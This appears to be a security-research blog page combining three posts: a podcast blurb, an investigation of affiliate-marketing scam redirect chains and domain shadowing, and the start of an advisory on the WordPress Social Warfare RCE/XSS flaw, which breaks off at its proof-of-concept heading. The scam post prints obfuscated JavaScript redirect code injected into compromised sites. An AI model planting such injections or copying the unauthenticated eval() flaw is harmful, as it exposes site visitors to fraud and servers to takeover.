Unit 42 leaders Ryan Olson and Rick Howard present another another episode of their "Don't Panic" podcast, where they break down the big issues in cyber security and tell you why you don't need to panic.

This week's episode is about Watering Hole attacks. This technique involves compromising specific websites to target their readers with malware.

Subscribe at: iTunes   Google Play   LibSyn

Send us feedback via Twitter:

Unit 42 ( @unit42_intel )

Ryan (@ireo)

Rick (@raceBannon99)


Takedowns and Adventures in Deceptive Affiliate Marketing

Executive Summary

At Palo Alto Networks, Unit 42 analyzes threats across the spectrum – from nation state all the way down to Florida state. In this blog, I’ll be covering two aspects of multi-year affiliate marketing spam campaigns designed to deceive individuals, scam, and profit off of people’s desire to change their lives.

First, I’ll provide an overview of a spam campaign sent to some customers that led me down this more than two year rabbit hole, and then dig into the inner workings. This blog covers a number of topics: data collection, analysis, and enumeration of infrastructure. These efforts allowed us to map out thousands of compromised servers and abused domains and hundreds of compromised accounts, resulting in a collaborative effort with GoDaddy to take down over 15,000 subdomains being used across these campaigns.

Introduction

On a scale of 1 to 10 for the “Worst Types of Spam” you can receive, approaching that perfect 10 score is spam related to “snake oil” products that are so patently fake that you struggle to understand why they would even bother trying to sell it. You know the ones I’m talking about. The late night, 3A.M. insomnia, as-seen-on-TV, “miracle” products that use laughably bad actors to try and sell you laughably bad products…for a limited time only!

At some point the 3A.M. commercials of yesteryear became all-day e-mails, social media posts, and other forms of invasive advertising that have weaseled their way into our daily lives. So much so that sometimes they just begin to blend into the minutiae of things bombarding us constantly and become part of our expected usage experience; we begin to just glaze over them without giving them a second thought. That’s exactly what was happening to me for a particular campaign of spam that I was seeing every now and then but didn’t give much thought to. It went on for over two years and I began noticing slight variations every month until something clicked and what once was background noise now was something of interest.

At first it’s easy to look past them – “Ah! Just another weight loss pill” or “Yes! I’m sure this totally legit Canadian pharmacy has you covered for pain medications.” However, as I began to notice a pattern in the visual structure across some of these spam websites it piqued my interest. Over two years I had watched some of these sites and could identify a template being used that slowly morphed over time, selling different products, and always using different URLs to mask their intentions, but visually appearing quite similar.

Maybe you’ll recognize one of them if you’ve ever been adventurous enough to see where a random link in an e-mail would take you.

Figure 1. Deceptive scam pages

At times, it was clear, based on domains like “keywestinns[.]com”, that there was something a little more nefarious going on. When I started to investigate, I was seeing hundreds of different domains, with lots of them showing signs of compromise, and quite clearly NOT intended for the spam being used on their infrastructure.

When the act of sending unsolicited offers crosses the line from annoyance to dabbling in illegal acts, then the everyday spam becomes a lot more interesting.

And with that dear readers, it’s time to gather around the camp fire as we go down some rabbit holes on a journey of exploration into the magical mystical world of affiliate marketing spam.

Initial Patterns of Shadiness

To begin, I feel it’s best to highlight some of the spam that initially piqued my interest.

Starting in early 2017, I began making a mental note of these sites purporting celebrity endorsements for weight loss and “brain enhancement” pills. In our process of analysis, we’re presented with an array of screenshots from the virtual systems that crawl these websites; this is why after seeing these images time and time again they eventually became ingrained in my mind and I could start to recognize templates being used and their slight variations over time.

Thus, I present to you some of the first campaigns that I observed throughout 2017. Note the structural similarities as I go through them.

Style A) “Stephen Hawking Predicts, ‘This Pill Will Change Humanity’”

Figure 2. Stephen Hawking variant

A lofty claim for sure and who wouldn’t believe what Stephen Hawking says to Wolf Blitzer as reported on Forbes? While this campaign phased out, there was another running in parallel with the same tactics but a different product, switching from “brain supplements” to “weight loss.” It keeps the celebrity endorsement theme and continues masquerading as a legitimate website.

Style B) “Gwen Stefani Shares Blake Shelton’s Secret To Rapid Weight Loss”

Figure 3. Gwen Stefani variant

I’ll touch on the domains in a minute but note that this domain is crafted specifically for this fake endorsement. It masquerades as the legitimate “TMZ” website with a domain using the brand in the name - “weightloss4tmz[.]com”.

After these two died off, two new campaigns began popping-up around early-2018 and are still active as of today.

Style C) “Why Every Judge On Shark Tank Backed This Product from” – Lacey Brown

Figure 4. Shark Tank variant 1

Style D) “Why Every Judge On Shark Tank Backed This Product from” – Lacey Johnson

Figure 5. Shark Tank variant 2

When you see them next to each other, the templates become more apparent in the stylization of their structured layouts.

Keep in mind that the URLs on display in the above screenshots are not what the initial phishing URL looks like, but they are where you eventually end up after, sometimes, 3-4 redirects away from their point of origin. When I finally decided to do some research on these campaigns and figure out what was going on, this detail made initial identification a bit trickier.

Below is a table showing the original URLs and the domains where they ended up in the four images above.

Style Primary Redirector Landing Page
Hawking test.303[.]lt/captchaimage.php?island=asevp275rbaahnz92 thelimitlessmind[.]asia
Stefani www.printercustomersupportonline[.]com/500error.php?method=283hyxr6r8hew weightloss4tmz[.]com
SharkTankV1 argentina.urbansquares[.]com/efvpmubb.php?er608q1=h6cmt health4burnfats[.]world
SharkTankV2 cinematto[.]ch/wp-content/plugins/linklove/profiles/e080403.php?engine=nyq1an0gq1kt02v fastdiet4lines[.]world

Table 1. Redirection URL per variant

As I started to manually sift through the URLs I processed, looking for past samples to collect from each campaign, I noticed an interesting pattern that spanned across the URLs going back years. Specifically, the initial redirection page was commonly using a PHP file with a single parameter that was typically a simple English word followed by a mix of alphanumeric characters. It was enough to create a regular expression and match additional sites but I kept finding outliers where it wasn’t always consistent, such as in the above SharkTankV1 sample, and I needed to find a way to collect more holistic data.

I needed a way of identifying all of the campaign variants we’d seen over the past few years without relying on the initial URL from the phishing email. A tricky problem to be sure. In addition, I still wanted to identify the “bit[.]ly” and “goo[.]gl” type shortening services, the redirectors, and in some cases the landing pages to see if any patterns appeared - basically, whatever a potential victim saw. Thus, the only consistent piece of the puzzle I had at that point were the images from our virtual systems used for analysis, so I decided to start from there and work my way backwards.

Spam Cartography

I reviewed a number of methodologies on image comparison and settled on Mean Squared Error (MSE). This technique essentially generates a measurement score based on the average of the squares of errors, or in this context the difference between pixel intensity of the two compared images. As every screenshot was of the same size and general layout within the virtual machine, this relatively simple method proved quite accurate at scale.

Using this fabulous blog I cobbled together a Python script that iterated over 42,000 images from our virtual systems where URLs were sent for manual analysis. I did this for each campaign “style” and reported back matches that I then could use to walk back to the submitted URL, after which I manually scraped out the landing page URLs.

Below are some statistics on how many unique sites and domains were collected following this methodology.

Style Total Submissions Unique Source URL Unique Landing Domain
Hawking 256 81 54
Stefani 93 38 21
SharkTankV1 443 217 71
SharkTankV2 108 39 19

Table 2. Campaign variant statistics

One thing that was immediately surprising to me was the sheer number of unique, purchased landing page domains used for these campaigns.

With a sizable corpus of samples from each campaign, I began looking at them deeper to understand how the flow of events occurred and to try and answer the question: how does one actually land on any of these pages?

After speaking with some of our customers, hunting for various URLs, and reviewing quite a few other research blogs, I was able to put together a pretty clear chain of events.

  • User clicks a link from spam e-mails, random/hijacked Skype messages, Facebook ads, and Twitter posts.
  • User ends up on a redirection site, which were usually legitimate sites compromised in some way, which may involve a few hops.
  • User ends up on a fake celebrity endorsement landing page.
  • User ends up ultimately on a sales page for the product being sold.

Figure 6 shows an in-the-wild example that maps out each step:

Figure 6. Chain of events from original source to destination

Starting with the compromised site portion of the chain seemed like an ideal choice to focus on but I could tell from the samples I’d already collected that not all of them used the PHP file for redirection. In fact, as I started to look at each of the campaigns and chains in more detail, I identified multiple styles in how the redirection was occurring at this phase.

Using RiskIQ’s PassiveTotal service to pivot on sites that redirected to or from the compromised sites, I was able to map out 689 landing pages that mapped back to a whopping 21,611 potentially compromised websites. I thought that was quite an extensive network for trying to push fake products so I continued digging.

While looking at some of the metadata for the compromised sites, I stumbled across a tag in PassiveTotal created by one of their security researchers, Jordan Herman, called “CaesarV”. The description of their tag lined up perfectly with some of the activity I was seeing.

The CaesarV injection is using .php files on compromised site to drive traffic to fraudulent and/or scam pages including fake tech support and fake sites purporting to be news sites reporting on the incredible effects of weightloss and intelligence pills. It is unclear whether it is also sending traffic malware at this time. The injection uses a Caesar cipher to obfuscate the method of redirection and the address to which traffic is being sent. This campaign appears to be long running, at least since the beginning of 2017 and possibly much longer.

Jordan sent me  a link to a September 2017 blog PassiveTotal released which featured the Stephen Hawking campaign shown in Figure 2). It detailed how the spammers were able to get access to one of the compromised servers and analyzed the PHP file handling the redirection.

Of note was the use of a Caesar cipher to unmask the hardcoded landing pages to which potential victims would be redirected.

I’ll briefly illustrate this style before covering the additional ones that I saw across my sample set.

Traffic Redirection Styling

CaesarV

For the CaesarV style, at the bottom of the redirect page there is JavaScript block that contains something like the below.

pursuea=24; pursueb=[128,140,140,136,82,71,71,136,138,135,124,141,123,140,76,124,129,125,140,70,143,135,138,132,124,71,87,121,85,76,73,79,79,78,80,62,123,85,123,136,123,124,129,125,140,62,139,85,75,77,79,78,77]; pursuec=""; for(pursued=0;pursued<pursueb.length;pursued++) { pursuec+=String.fromCharCode(pursueb[pursued]-pursuea); } window.top.location.href=pursuec;

It’s just a basic array of integers, shifted in this case by “24”, that represent the ASCII characters which make up the URL.

>>> a = [128,140,140,136,82,71,71,136,138,135,124,141,123,140,76,124,129,125,140,70,143,135,138,132,124,71,87,121,85,76,73,79,79,78,80,62,123,85,123,136,123,124,129,125,140,62,139,85,75,77,79,78,77]

>>> "".join([chr(x - 24) for x in a])

'http://product4diet[.]world/?a=417768&c=cpcdiet&s=35765'

JavaScript Variant 2

Another JavaScript variant that I frequently saw used a simple string ordering obfuscation to hide the URL before it rebuilds it.

var kbgo361 = 'h';

var elqwcafz962 = 't';

var yxkqcakbda622 = 't';

var fwvpixzxqktl166 = 'p';

var a173 = 's';

var jxatwangn716 = ':';

var iqt449 = '/';

var zlovsta404 = '/';

var sp811 = 'on=';

var rdzvxyaxbo26 = 'xoa139';

var qzcdsfakgdfxrd419 = 'ment';

var j56 = '.lo';

var iwzarqkozwkt588 = 'ti';

var mbxctnfabkctpvqro857 = 'docu';

var vnv639 = 't-lines.co';

var fcieo806 = 'm/held.php';

var anmssiwwzfokxyxt304 = '?a=';

var ibtjenthjslooiilw172 = '1kB';

var ax83 = 'J&c=diet&s=10058';

var svxvv466 = '';

var bvengcktogsc110 = 'fastdie';

var xoa139 = 'ca';

var brndzqejxjhbvsro400 = '"';

if (rdzvxyaxbo26 = 'xoa139') {   

setTimeout (mbxctnfabkctpvqro857+qzcdsfakgdfxrd419+j56+xoa139+iwzarqkozwkt588+sp811+brndzqejxjhbvsro400+kbgo361+elqwcafz962+yxkqcakbda622+fwvpixzxqktl166+a173+jxatwangn716+iqt449+zlovsta404+svxvv466+bvengcktogsc110+vnv639+fcieo806+anmssiwwzfokxyxt304+ibtjenthjslooiilw172+ax83+brndzqejxjhbvsro400,916); 

}

This redirects the browser to a PHP file on a landing page server:

https://fastdiet-lines[.]com/held.php?a=1kBJ&c=diet&s=10058

Then this site uses a 303 “See Other” HTTP request to redirect to the final landing page. It’s worth noting at this point the parameters “a” (Affiliate), “c” (Campaign), and “s” (Sub) that are included in the above request.

https://fastdiet-lines[.]com/us/wykc/keto-all-desktop3?bhu=spctECr16tLfm14ZpdEZun3r45xPcSviq2L12u

3XX Redirect Chain

The last dominant style I’ll cover is a chaining of HTTP 3XX Redirection requests as illustrated in the example below.

Figure 7. 3XX Redirection chain

As an aside, all of the certificates I observed across these campaigns when HTTPS was used were issued by “Let’s Encrypt”, which offers free and automated certificate creation quite commonly abused by malicious actors.

While collecting these URLs, the 3XX style of redirection illuminated another area of clearly illegal activity. Over the past few months, I noticed a large influx in this style of redirect being pushed out and hitting my radar. While speaking with one of our customers to understand where they were receiving the initial URL’s from, they sent me some of the “hundreds” of e-mails they were receiving leading to these campaigns.

Upon closer inspection I determined they all followed a similar structure of one simple English word used as a subdomain to an unrelated second level domain. Below is a sampling to illustrate.

  • accept.beerandcupcakes[.]com
  • belief.saltwaterfall[.]com
  • card.fallingrockfilms[.]com
  • decision.welcometomydiabeticlife[.]com
  • else.pageinvestmentgroup[.]com
  • favor.bigislandroofing[.]com
  • glad.justinbieberfannews[.]com
  • heart.mkmarketingservices[.]com
  • ideal.modularelectronicsystems[.]com
  • just.eastcoastrandr[.]com

Out of the over 4,000 sites I further enumerated from PassiveTotal that both follow this naming pattern and had relationships to known landing pages, were 3,000 unique second level domains. I’ll come back to this point later but for now, just know that a majority of them resolved to the IP address “184.168.131[.]24” which is the GoDaddy URL shortening service, similar to “bit.ly” and “goo.gl”, but allows you to point a DNS A Record to the IP and manage where it will forward the user.

Figure 8. GoDaddy URL shortener/redirector

The primary difference here is that instead of compromising a WordPress plugin on an unrelated website, as seen in the previous campaigns, they were now using legitimate registrant accounts in a technique called “Domain Shadowing.” Additionally, at the scale I was seeing, it would seem likely that the person(s) behind it were going about it in an automated fashion, logging into these legitimate domain accounts and using a dictionary of simple English words to create subdomains pointing to their redirector.

The automated aspect of this can be further evidenced below when you look at the update time for the various domains and cluster them on that facet.

  • onlinebusinesstrainingacademy[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:19.000-0800
  • onlinebusinesstrainingschool[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinebusinessu[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinejobtrainingacademy[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinejobtrainingschool[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:17.000-0800
  • onlineworktrainingschool[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800

Each of these domains were created around the same time back in 2016 and visually appear related, even though they all used private registration with GoDaddy. They also all share a last updated WHOIS time within a few seconds of each other and this implies these were updated at the same time, likely because they are all related to the same registrant account.

Furthermore, you’ll find that it’s not a 1:1 mapping of subdomain to domain and quite a few subdomains are abused in this fashion per second level domain.

  • advantage.onlinebusinesstrainingacademy[.]org
  • principle.onlinebusinesstrainingacademy[.]org
  • speak.onlinebusinesstrainingacademy[.]org
  • text.onlinebusinesstrainingacademy[.]org
  • venue.onlinebusinesstrainingacademy[.]org
  • chat.onlinebusinesstrainingschool[.]org
  • sale.onlinebusinesstrainingschool[.]org
  • server.onlinebusinesstrainingschool[.]org
  • store.onlinebusinesstrainingschool[.]org
  • title.onlinebusinesstrainingschool[.]org
  • value.onlinebusinesstrainingschool[.]org
  • browse.onlinebusinessu[.]org
  • develop.onlinebusinessu[.]org
  • direct.onlinebusinessu[.]org
  • esteem.onlinebusinessu[.]org
  • guide.onlinebusinessu[.]org
  • main.onlinebusinessu[.]org
  • voice.onlinebusinessu[.]org
  • always.onlinejobtrainingacademy[.]com
  • ideal.onlinejobtrainingacademy[.]com
  • market.onlinejobtrainingacademy[.]com
  • set.onlinejobtrainingacademy[.]com
  • smart.onlinejobtrainingacademy[.]com
  • then.onlinejobtrainingacademy[.]com
  • venue.onlinejobtrainingacademy[.]com
  • branch.onlinejobtrainingschool[.]com
  • card.onlinejobtrainingschool[.]com
  • cheap.onlinejobtrainingschool[.]com
  • great.onlinejobtrainingschool[.]com
  • note.onlinejobtrainingschool[.]com
  • sight.onlinejobtrainingschool[.]com
  • stable.onlinejobtrainingschool[.]com
  • balance.onlineworktrainingschool[.]com
  • chief.onlineworktrainingschool[.]com
  • expect.onlineworktrainingschool[.]com
  • guide.onlineworktrainingschool[.]com
  • kind.onlineworktrainingschool[.]com
  • refer.onlineworktrainingschool[.]com
  • respect.onlineworktrainingschool[.]com

As you can see, this technique gives an attacker a much larger surface area of URLs to use than just compromising an individual website via WordPress plugins.

Affiliates in Crime

While looking at these URLs in bulk, one set of artifacts that kept standing out was the naming of the parameters. You have things like “click_id”, “subid”, “ad”, “CID”, etc. These all indicate a tracking system which is typical of affiliate advertising.

Affiliate advertising, in this context, is a perversion of traditional advertising that incentivizes individuals to aggressively push traffic towards a product by paying for views, clicks, and other activity. Wikipedia provides a slightly more palatable definition:

Affiliate marketing is a type of performance-based marketing in which a business rewards one or more affiliates for each visitor or customer brought by the affiliate's own marketing efforts.

Technically, there is nothing wrong with affiliate marketing, but when affiliates use less than scrupulous methods for traffic generation, it puts the onus on the marketing company (merchant and/or affiliate network) to filter out the bad apples.

Another important analytical point is that it is relatively simple to separate out individuals to blame for the illegal activity by having a basic understanding of how affiliate marketing works and analyzing the different styling of the redirections. They are paid by merchants to push traffic, however they can, to these deceptive websites. It’s possible, based on the parameters in use on the landing pages, for the merchant handling these services to track back this illegal activity to their affiliates they are paying and put a stop to it. But more often than not, the merchants themselves are providing the affiliates with the fake celebrity endorsement templates and are just as unscrupulous as the affiliates.

The merchants are very aware of who is abusing these systems but are making a profit and as this type of crime is rarely prosecuted, lack significant incentive to police the activity. I observed that victims frequently asked credit card vendors to cancel charges to these merchants and also complained directly to the merchants as well as organizations like the Better Business Bureau

Landing (Pre-Sell/Farticles) Pages

After enumerating out all of the relationships with the compromised servers and hijacked registrant accounts, based on their observed redirection activity in PassiveTotal, I was now left with a large grouping of landing pages to further analyze.

In the affiliate marketing community, these types of fake endorsement sites are called “pre-sells” and “farticles” (yes, farticles…fake articles). The pages intent is clear - get someone to believe the products may actually work if a celebrity endorses it. That’s a tactic as old as advertising itself.

You’ll also find these exact pre-sells being offered to affiliates by the affiliate networks and merchants.

Figure 9. Shark Tank pre-sell

Another interesting thing that I noticed while analyzing these pages is that each of the landing page sites contained other landing pages that I’d seen before, and some which I hadn’t, that were not currently in use. Even when the pages weren’t related to the domain, the templates for these other products still existed on those sites. This, to me, is a clear indication of a bundled package being deployed to the servers and, based on what I saw across multiple affiliate platforms, are typically products provided by the merchants themselves.

Below is the “burnfat4tips[.]com” domain illustrating multiple pre-sell pages at different URL paths.

Figure 10. Multiple campaign templates per site

By enumerating all of the URL paths from the pages submitted by our customers, I was able to identify 26 templates on just this site alone. I’m sure there are even more into which I don’t have visibility.

As mentioned previously, these landing pages do nothing more than attempt to elicit a click from the viewer. Every single link, “contact us” button, Facebook like, Twitter re-tweet, etc all point to the same resource – another PHP script which handles the redirection to the “miracle cure” sales page. Even when some of the pre-sell pages are promoting a different product, such as “CLA Safflower Oil” or “Turmeric”, these all eventually redirect to the “PureFit Keto” sales page for this particular campaign.

Going back a little, between June 12 – 15 2017, the redirect for the sales page in the Stephen Hawking variant changed their PHP file from this format:

togo.php?lnk=7e7525addd988e89&a=aER5clJOVnFSWGVFYjY4bW5DMkEyUmN3a3ZtRUxvUGYyck9FTFM3UTRKV1d6d0FsNmZuSWNGd1o2blp5UjFQWXc5ZktxNndJTGZXTFRYS2tVZnk1SngrUFlnQnRjdjVtSzUzYUdKY0cvdjN6Qk9WbDdFT0hyZ2lPVkJkTUhtS1dCNnJJTHdwaERuNzhPT25VMzdxbHlRPT0=

To this format which is the same as the other landing pages currently in use:

go.php?CID=416071&bhu=spctECr16tLfm14ZpdEZurodvXKKKLDhqn5feD

This could indicate a change in affiliate networks or a change in the way the affiliate network handles their tracking. While unraveling all of these threads, I stumbled upon an entirely separate industry for just this aspect of affiliate marketing and from what I observed, it was just as equally shady.

The “CID” here in the last example is likely used to represent “Customer ID” for the affiliate tracking and could prove useful for mapping actors out, even if we don’t know who it actually is. From the 575 sites that I was able to get the source HTML for, there were four CID’s in use across the campaigns spanning 2 years.

  • 411308
  • 414300
  • 414752
  • 416071

Sales Pages

The sales pages weren’t initially interesting to me given that the illegal activity seems focused in the affiliate arena, but that changed fairly quickly when I began trying to understand more about the core workings of the campaigns.

For the “PureFit Keto” product, you’ll be presented with a page that looks like the below.

Figure 11. PureFit Keto sales page

On the surface, it’s pretty straight forward. Lots of meaningless slogans and visual alert cues to try and persuade you into giving them money and buying the pills.

After being sent the CaesarV article previously mentioned, I wondered if there were other blogs or posts about these campaigns that could shed more light on the situation.

Back in 2016 MalwarebytesLabs researcher Jovi Umawing released an article about the Stephen Hawking page selling “Inteligen” (the miracle brain formula). One thing that caught my eye here was the sales page for this product.

Figure 12. Inteligen sales page

It looks very familiar. The three checks, a pill bottle, the input dialog, “rush my order”, etc. Given their penchant for templates, I wondered if other sites were the same.

Of course, not too long after, I found other articles from Jovi dating all the way back to 2014. In both, there is a TMZ page selling a weight loss product called “Garcinia Cambogia.”

Figure 13. TMZ pre-sell page

This was coupled with other screenshots Jovi provided for the sales pages that users were redirected to when clicking on any of the links.

Figure 14. Garcinia Cambogia sales page variant 1

Along with…

Figure 15. Garcinia Cambogia sales page variant 2

Again, having them lined up next to each other helps to illustrate the obvious template being used when building these sales page. All the way down to the “IN STOCK” warning banners across the top that can be seen on the most recent “PureFit Keto” site. It also shows that, for at least 4 years now, they’ve been creating the templates in parallel to the fake celebrity endorsement pre-sell sites.

After reviewing a few more articles I found regarding these campaigns, with the earliest dating back to mid-2013, I began to look at the actual sales page URLs and corresponding meta-data to see if anything stood out.

Keep in mind that in this chain of events, the “affiliates” are the individuals pushing the initial enticements, such as the e-mail spam. There is a demarcation that occurs in affiliate marketing at the point of the sales pages which appear to be run by the “merchants” who sell the products and provide the pre-sell pages for affiliates to use.

They, of course, can be one in the same person but I wanted to try and understand the other side of the fence since they are so entwined with the deceptive marketing side of the campaign.

Looking at the sites from the campaigns I was observing, both “inteligen[.]org” and “purefitketo[.]net” didn’t provide anything of note; however, the site, “naturalgarciniacambogia[.]net”, from Jovi’s blog over at MalwareBytes did.

Back on January 22 2016, about 6 days before removing their details, a WHOIS record revealed the name, e-mail, and organization which registered that particular domain.

Figure 16. WHOIS for "naturalgarciniacambogia[.]net"

JJR Media

To kick things off, I did a quick Google search for the “JJR Media” organization and immediately found its website, with plenty of examples on display of their sales pages.

Figure 17. JJR media website

They have multiple products listed, all with similar templates, and even a slightly modernized version of their older Garcinia sales page.

Figure 18. Updated Garcinia sales page

Of course, two hits on Google below the one for their main website you find one for the Better Business Bureau (BBB) and complaints against the “naturalgarciniacambogia[.]net” website. It provides more details on the actual business organization behind the web site, which I was surprised to find was incorporated. I’ve since learned that one of the driving factors that these affiliate marketers have in incorporating their businesses is so they, the individual, cannot be held personally liable when people start going after them for fraud and the like.

These websites are hosted alongside an affiliate marketing network for a business called “Express Revenue Inc.”, which, if you pivot further on the domains hosted by these organizations, you can see multiple sales pages like the ones discussed in this blog.

Figure 19. JJR Media passive nameserver

Focusing on the website “cbdlifereview[.]com”, which appears as though it is still being setup, it exposes an open directory of folders on the website.

Figure 20. Index of "cbdlifereview[.]com"

Each of these “lp” (landing pages) are the exact same deceptive pre-sell pages as described above by the FTC.

Figure 21. Jacobs CBD pre-sell pages

Additionally, the below image shows an affiliate “offer” site, wherein we can see that Express Revenue is offering to affiliates the Shark Tank pre-sell pages from advertiser “SLA Slim Quick” for campaigns.

Figure 22. Express Revenue Shark Tank

The FTC, Oprah, Dr. Oz, and NBC

Affiliate marketing scams like this are not new. Back in 2009, Oprah and Dr. Oz filed a lawsuit against hundreds of affiliates using the same type of “pre-sell” deceptive celebrity endorsement pages, which made national headlines. By 2014, the FTC was dragged front and center because of these fraudulent campaigns. There were literally thousands of these sites and affiliates, but I think it’s clear that the work done back this has done little to curb this still rampant activity.

From the FTC’s website on the event:


“Not only did these defendants trick consumers with their phony weight loss claims, they also compounded the deception by advertising on pretend news sites, making it impossible for people to know whether they were seeing news or an ad,” said Jessica Rich, Director of the FTC’s Bureau of Consumer Protection.

As I was investigating all of these campaigns, I shared frequent screenshots and updates of interesting tidbits with the rest of my team. A funny thing happened a few months ago when one of them was watching the Today show on NBC, who is the current pre-sell flavor of the week, and they ran a segment on this exact campaign. My colleague sent me a link to the video and in turn, an article they published about it.

In this case, the sales page was trying to sell a skin care product called “Liva Derma Serum” and it was brought to the attention of the shows frontrunner by a fan asking if it was real, and subsequently investigated by Gadi Schwartz and Lindsey Bomnin.

Now, before we continue on with this exploration, the next term we need to learn is “re-bill” and how it’s abused in this industry as a mechanism to scam people. That’s effectively what all of these campaigns are and, based on reading discussions in affiliate marketing communities, it’s one of the bigger cash cows.

Another Bill, Sir?

After you’ve lured the victim to your website, in tiny fine print that will never be seen, you include a line that says “if you don’t cancel your subscription within X days then you’ll be billed an absorbent amount of money on a reoccurring basis until you cancel.” You entice them with free products, or a trial run, to get your hooks in and then after they cover the initial cost of shipping, you slap them with large charges directly to their credit cards which may go unseen for multiple billing cycles.

Hopefully someone notices before it’s too late but more often than not, at least one cycle goes through and the merchants laugh all the way to the bank. At some point in the past, seemingly all of the affiliate marketing scams basically switched to this scheme because the payouts are bigger and there may be some legal wiggle-room due to that fine print. Every campaign described in this blog is a re-bill scam. Heck, even the affiliates know it’s unscrupulous but, as “bprimeelite” so tastefully stated: “in this world you either have to be the wolf or the sheep”.

Figure 23. Re-bill scam acknowledgement

To recap then –

  1. You have affiliates who spam links to get people to the pre-sell/landing pages and get paid a small amount of money for every user who successfully submits a valid credit card.
  2. You have “merchants” who run the re-bill scheme and potentially make $50-$100 per surprise credit card billing.
  3. You have an affiliate network which connects the merchants to the affiliates and acts as an intermediary who gets a piece of the pie from the merchants.

Looking at the Better Business Bureau’s (BBB) website provides a wealth of information on these affiliate networks and merchant businesses. It’s not uncommon to see warning like this for consumers:

BBB files indicate that this business has a pattern of complaints concerning: business not refunding the costumer and continued billing without customers knowledge. On July 7, 2014, the BBB sent a request to the business to address this pattern and what actions the business has taken to help eliminate the causes of complaints.

These BBB complaints highlight the “re-bill” scam in full effect.

01/13/2017

I signed up for a trial offer and they tried to charge my account $120 at two separate times. Notice this morning on January 13th 2017 that my account had been charged for $90 from this company. Then I proceeded to call the company and tell them that I had signed up for the trial that they had going on for $4.95.


12/12/2016

This company operates with deceitful business practices. They offer you a "free" product. You only have to pay minimal shipping. The free product enrolls you in an auto refill system and if you do not cancel your membership (that you are unaware you have) within 14 days you are charged $89.99 a month for additional product. On top of the hassle of unwittingly being charged for it, THEIR PRODUCT DOES NOT WORK!!

09/13/2016

I thought this was free, only had to pay 4.94 for shipping. I feel I was mislead.They have charged my account 89.99 for one bottle.Their advertising I received email saying free products of your choosing, all you had to do was pay for shipping.

All of this is allowed by the following line in the terms of service on the sales pages after you click a tiny link towards the bottom of the page.

I UNDERSTAND THAT THIS CONSUMER TRANSACTION INVOLVES A NEGATIVE OPTION AND THAT I MAY BE LIABLE FOR PAYMENT OF FUTURE GOODS AND SERVICES, UNDER THE TERMS OF THIS AGREEMENT, IF I FAIL TO NOTIFY THE Garcinia Active Slim NOT TO SUPPLY THE PRODUCTS DESCRIBED. BY PLACING MY ORDER, I PROVIDE MY ELECTRONIC AUTHORIZATION FOR FUTURE CHARGES AGAINST MY CREDIT CARD UNLESS I CANCEL. IN ADDITION, YOU DO NOT HOLD Garcinia Active Slim RESPONSIBLE FOR ANY OVERDRAFT CHARGES OR FEES THAT YOU MIGHT INCUR DURING THE ONGOING AUTO-SHIP PROGRAM.

Takedown Cures

This brings us to the question of “what can be done about it?” and unfortunately, the reality is there isn’t much beyond education, which this blog attempts to provide to the reader.

The FTC is aware and the celebrities and organizations being used are aware with some having taken legal action, but it still remains as problematic as ever - so what else can be done?

Well, as part of this research and data collection, after identifying a reoccurring pattern of abuse of GoDaddy services, I reached out to their Threat Intelligence team to see if we couldn’t tackle at least one aspect of these campaigns and hinder the perpetuation of the scams.

After writing some new scripts to automate and collect shadow domains for these campaigns and working with GoDaddy’s abuse teams, we were able to successfully identify and shut down over 15,000 subdomain being used across these campaigns.

Based on what we know from the dozens of publicly available “bit.ly” and “goo.gl” statistics of the initial URLs being spammed out to our customers, we are able to glean a little insight into the potential disruption this shutdown may have. On average, primarily with viewers from the United States of America, the links were each clicked 273 times. If even a fraction of the 15,000 plus subdomains received that many clicks per site, then it removed millions of potential targets these actors could prey upon.

A big win for everyone involved that will go a long way in protecting consumers.

Conclusion

Throughout this blog, I’ve tried to stress the importance of patterns at every phase of analysis to establish the behaviors for how these affiliates, networks, and merchants operate. The Internet has proved to be a breeding ground for nefarious activity and with so many moving parts, it constantly makes attribution and accountability more complicated.

While pouring over the forums, both private and public, for these affiliate marketers, you find that they are all very aware of the fraud that is rampant in their industry. In a lot of cases, they are even openly flaunting their “black hat” activities. They know that due to the anonymous nature of the Internet, the difficulty that the U.S. Government has faced when trying to prosecute these crimes, and how easy it has become to blend into the every-day background noise, there appears to be little risk to them for continuing with these scams.

It’s unfortunate to see how pervasive this advertising industry has become and it doesn’t appear to be slowing down anytime soon as long as the money keeps flowing in.

There are a lot of players in the affiliate marketing world, from the affiliates to the merchants and all of the networks in-between. Hopefully this blog helps to shine some light on how at every link in this chain there are shady, sometimes illegal, and almost always deceptive, business practices still being employed to scam hard working people out of their money.

Exploits in the Wild for WordPress Social Warfare Plugin CVE-2019-9978

On 21 March, researchers disclosed two vulnerabilities in Social Warfare, a very popular plugin in WordPress which adds social share buttons to a website or blog. One vulnerability is a Stored Cross-site Scripting Attack (XSS) vulnerability and the other is a remote code execution (RCE) vulnerability, both are tracked by CVE-2019-9978. Both vulnerabilities are present in versions 3.5.0-3.5.2 of Social Warfare: a fix was released on 21 March and is in version 3.5.3. Approximately 60,000 active installations were found at the time of writing which are potentially vulnerable until they update to 3.5.3. An attacker can use these vulnerabilities to run arbitrary PHP code and control the website and the server without authentication. The attackers may use the compromised sites to perform digital coin mining or host malicious exploit code. Unit 42 researchers found five compromised sites actively used for hosting malicious exploit code, which allows the attackers to control more websites.

In this blog post we provide new details on the root cause of the vulnerabilities, proof of concept code (PoC) to demonstrate the vulnerability, and information on attacks we observed in the wild as well as the scope of vulnerable sites.

Root Cause Analysis of the Vulnerabilities

Remote Code Execution (RCE) vulnerability

The root cause is located at social-warfare\lib\utilities\SWP_ Database_Migration.php:

Figure 1. WordPress Social Warfare handle $_GET['swp_url']

Figure 1 shows that the $array is constructed by $options which in turn came from a remote file located in $_GET[‘swp_url’]. We can see in line 250 in Figure 1, the $array will be executed by eval() function without any security checks, which causes the arbitrary code execution.

Stored XSS vulnerability

The vulnerability code is in the same file as the above RCE.

Figure 2. Code to update option

The root cause of each of these two vulnerabilities is the same: the misuse of the is_admin() function in WordPress. Is_admin only checks if the requested page is part of admin interface and won’t prevent any unauthorized visit.

Proof of Concept

RCE Vulnerability

